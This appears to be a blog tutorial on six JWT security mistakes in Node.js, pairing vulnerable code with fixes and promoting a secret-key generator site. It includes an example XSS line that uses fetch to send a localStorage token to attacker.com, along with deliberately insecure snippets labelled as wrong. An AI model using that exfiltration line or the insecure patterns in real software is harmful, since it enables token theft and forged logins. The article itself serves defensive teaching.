
JWT security isn't rocket science — but ignoring it can be very costly. If your application makes even one of the mistakes below, your entire authentication system is vulnerable. Each mistake below comes with a real-world context and a concrete, copy-paste fix.
Using a Weak or Predictable Secret Key
This is the most common and most dangerous mistake. Many developers set their JWT secret key like this:
JWT_SECRET="secret"
JWT_SECRET="password123"
JWT_SECRET="myapp_jwt_key"
JWT_SECRET="test"

These keys are so simple that an attacker can guess them using a brute-force attack in just a few minutes. Once they have the secret key, they can generate any valid JWT token — fake admin tokens, fake user tokens, anything. For a complete checklist of what makes a key strong, read our guide on JWT secret key best practices with real security examples.
"secret" as the JWT secret key. The attacker guessed it and gained administrative access to the entire system.
JWT_SECRET="secret"
JWT_SECRET="password123"
JWT_SECRET="test"
JWT_SECRET=k9#mP2@nQ8!xZ5&wR7
*vT1^yU6%sL4jD0bC3eF
# Min 256-bit, cryptographically
# random — see below
Always use a long, random, and cryptographically secure key — at least 256-bit (32 characters).
🔐 Visit jwtsecretkeygenerator.com and generate a completely secure random key with just one click. This tool was built specifically for this purpose.
const token = jwt.sign(payload, process.env.JWT_SECRET, {
    expiresIn: '15m',
    algorithm: 'HS256'
});
Skipping Algorithm Verification (The "none" Algorithm Attack)
This subtle but extremely dangerous vulnerability was discovered in 2015 and still exists in many applications today. The OWASP JWT Security Cheat Sheet lists it as one of the highest-priority JWT vulnerabilities to fix. For a deeper look at this specific attack, read our dedicated post on what the "none" algorithm attack is and how to prevent it.
The JWT header contains an alg field that specifies the signing algorithm. If the server blindly trusts this field, an attacker can do the following:
alg to "none", and removes the signature entirely. Unless the server explicitly verifies the algorithm, this unsigned forged token is accepted as valid.
Another variant — Algorithm Confusion Attack: If the server uses RS256 (asymmetric) and the attacker switches to HS256 (symmetric), the server treats the public key as a private key during verification. Since the public key is publicly available, the attacker can use it to sign valid tokens.
// No algorithm specified —
// accepts 'none' attack
const decoded = jwt.verify(
    token,
    process.env.JWT_SECRET
);
// Explicitly lock the algorithm
const decoded = jwt.verify(
    token,
    process.env.JWT_SECRET,
    { algorithms: ['HS256'] }
);
🛡️ With this one line, both the "none" algorithm attack and the algorithm confusion attack are automatically blocked.
Storing Sensitive Data in the JWT Payload

The JWT payload is Base64-encoded — not encrypted. Anyone can decode it without a secret key. All it takes is a single command. For a thorough explanation of why Base64 is not encryption, read our article on why JWT uses Base64 encoding and why it's NOT encryption.
echo "eyJ1c2VySWQiOjEyM..." | base64 -d
// Output: {"userId":123,"password":"hashedPassword","creditCard":"1234-5678"}
const token = jwt.sign({
    userId: user._id,
    password: user.password,    // ❌
    creditCard: user.creditCard, // ❌
    ssn: user.ssn,              // ❌
    apiKey: user.privateApiKey  // ❌
}, process.env.JWT_SECRET);
const token = jwt.sign({
    id: user._id,      // ✅ DB ID
    role: user.role,   // ✅ role
    email: user.email  // ✅ email
}, process.env.JWT_SECRET, {
    expiresIn: '15m'
});
💡 Rule of thumb: In the JWT payload, include only the data you need to access quickly with every request and whose public visibility won't cause any harm.
Not Setting Token Expiry
Many developers forget — or intentionally skip — setting an expiration time so that users don't have to log in repeatedly. This is a serious security flaw. If the token is stolen via XSS, network sniffing, or a leaked log file, the attacker can use it indefinitely. To understand recommended lifespans in depth, see our post on how long a JWT secret key lasts before it needs to be changed.
const token = jwt.sign(
    { userId: user._id },
    process.env.JWT_SECRET
    // No expiresIn — lives forever!
);
// Short-lived access token
const accessToken = jwt.sign(
    { userId: user._id, role: user.role },
    process.env.JWT_ACCESS_SECRET,
    { expiresIn: '15m' }
);

// Longer-lived refresh token
const refreshToken = jwt.sign(
    { userId: user._id },
    process.env.JWT_REFRESH_SECRET,
    { expiresIn: '7d' }
);
⏱️ Best practice: Use short-lived access tokens (15 minutes) paired with long-lived refresh tokens (7 days). Even if an access token is stolen, it becomes useless within 15 minutes.
Storing Tokens in an Unsafe Place
Generating a token securely matters — but where you store it is equally important. localStorage is one of the most common and most dangerous choices. The OWASP XSS Prevention Cheat Sheet specifically recommends against storing sensitive tokens in localStorage for this reason.
fetch('https://attacker.com/steal?token=' + localStorage.getItem('token')). Large companies have been breached this way.
// Accessible by any JS — XSS steals it
localStorage.setItem('token', accessToken);

// Captured in history, logs, referrers
// https://app.com/dash?token=eyJhbGci...
res.cookie('accessToken', token, {
    httpOnly: true,   // JS cannot access
    secure: true,     // HTTPS only
    sameSite: 'Strict', // CSRF protection
    maxAge: 15 * 60 * 1000 // 15 min
});
🍪 HTTP-only cookies are not accessible by JavaScript. Even if an XSS vulnerability exists, the attacker cannot read or steal the token.
Decoding Instead of Verifying the Signature
This is a mistake beginner developers often make. jwt.decode() does not perform a signature check — it simply decodes the Base64 payload. An attacker can craft any payload and your system will accept it as valid.
// Only decodes — never verifies!
// Accepts forged/tampered tokens
const decoded = jwt.decode(token);
try {
    const decoded = jwt.verify(
        token,
        process.env.JWT_SECRET,
        { algorithms: ['HS256'] }
    );
    // decoded is now trustworthy
} catch (err) {
    return res.status(403).json({
        message: 'Invalid token'
    });
}
✅ Always use jwt.verify() in production. It cryptographically checks the signature and throws an error if the token is invalid or tampered with.
All Mistakes & Fixes — At a Glance
| # | Mistake | ❌ Wrong | ✅ Fix |
|---|---|---|---|
| 1 | Weak secret key | Simple keys like "secret", "test" |
Generate a strong random key at jwtsecretkeygenerator.com |
| 2 | No algorithm specified | jwt.verify(token, secret) — no algorithm lock |
{ algorithms: ['HS256'] } — always explicit |
| 3 | Sensitive data in payload | Passwords, credit cards, API keys in payload | Only user ID, role, and email address |
| 4 | No token expiry | Token created without expiresIn |
Access token 15 min, refresh token 7 days |
| 5 | Insecure token storage | Stored in localStorage or URL |
HTTP-only, Secure, SameSite cookie |
| ⭐ | decode() vs verify() | jwt.decode() — no signature check |
jwt.verify() — always cryptographically verified |
Frequently Asked Questions
What is the most common JWT security mistake?
The most common and dangerous JWT security mistake is using a weak or predictable secret key — such as "secret", "password123", or "test". These can be cracked by brute-force in minutes. Always use a cryptographically secure, randomly generated key of at least 256 bits.
What is the JWT "none" algorithm attack?
The "none" algorithm attack exploits servers that blindly trust the "alg" field in the JWT header. An attacker changes the algorithm to "none", removes the signature, and the server accepts the unsigned token as valid. Fix: always pass { algorithms: ['HS256'] } to jwt.verify().
Where should JWT tokens be stored securely?
JWT tokens should be stored in HTTP-only cookies, not in localStorage. localStorage is accessible by JavaScript and can be stolen via XSS attacks. HTTP-only cookies are inaccessible to JavaScript, preventing token theft even if an XSS vulnerability exists.
What is the difference between jwt.decode() and jwt.verify()?
jwt.decode() simply decodes the Base64 encoding and returns the payload without verifying the signature. It will accept any token, including forged ones. jwt.verify() checks the signature cryptographically and throws an error if the token is invalid or tampered. Always use jwt.verify() in production.
Conclusion
JWT security isn't rocket science — but ignoring it can be very costly. If your application makes even one of the five mistakes listed above, your entire authentication system is vulnerable. The first and most important step is to use a strong secret key.
🔐 Go to jwtsecretkeygenerator.com and generate a secure key right now. Then implement the remaining fixes one by one. Remember: even a minor security lapse can jeopardize user data, your company's reputation, and your business operations.